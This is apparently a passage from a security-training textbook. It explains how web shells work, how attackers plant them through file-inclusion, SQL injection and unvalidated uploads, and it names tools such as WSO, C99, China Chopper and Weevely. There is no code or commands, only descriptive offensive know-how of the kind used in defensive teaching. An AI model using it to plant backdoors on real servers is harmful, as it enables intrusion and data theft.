A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python, and then installed on a target server. The malicious script enables attackers to gain remote access or remote administration capabilities over the target server along with its file system.

Attackers inject malicious scripts by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injection. Attackers can also perform XSS attacks using social engineering techniques to install the malicious code.

Attackers also employ network monitoring tools (mainly Wireshark) to discover vulnerabilities that can be exploited later for web shell injection. These vulnerabilities often lie in a web server's software or content management system (CMS).

Web shells are used by the attacker to carry out privilege escalation and gain remote access to download, upload, erase, and execute files on the target web server. Using the web shell, attackers can also steal private data, damage the website's reputation via DDoS attacks, change the structure of the website, make the web page's resources unavailable on the Internet, maintain persistence, exfiltrate data, etc.





Figure 14.94: Illustration of a web shell



Web Shell Tools

Attackers use various web shell tools such as WSO PHP Webshell, b374k, C99, China chopper, R57, and WSO (web shell by oRb) to gain remote control over target web servers.

- **WSO Php Webshell**

  Source: *https://github.com*

  WSO Php Webshell is a web shell that allows attackers to monitor running processes and execute remote commands to download, upload, erase, or edit files. It also allows attackers to access and infect remote servers and access SQL databases.





Figure 14.95: Screenshot of WSO Php Webshell

Some additional web shell tools are as follows:

- b374k (*https://github.com*)
- C99 (*https://github.com*)
- China Chopper (*https://www.fireeye.com*)
- R57 (*https://github.com*)
- Pouya ASP Web Shell (*https://github.com*)

Gaining Backdoor Access via Web Shell

- Attackers exploit non-validated file uploads to inject malicious script in a target webserver to gain backdoor access
- Attackers use tools such as Weevely to gain backdoor access to a website without being traced
- Weevely also helps attackers in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network



Gaining Backdoor Access via Web Shell

Gaining backdoor access refers to entering a website in a stealthy way. These backdoors are often installed via some unvalidated uploads. Such vulnerability allows attackers to upload harmful files to the target web server. Websites developed using PHP are often susceptible to such attacks. Attackers use tools such as Weevely to gain backdoor access to a website without being traced.

- Weevely

  Source: *https://github.com*

  Attackers use Weevely to develop a backdoor shell and upload it to a target server to gain remote shell access. This tool also helps attackers in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.


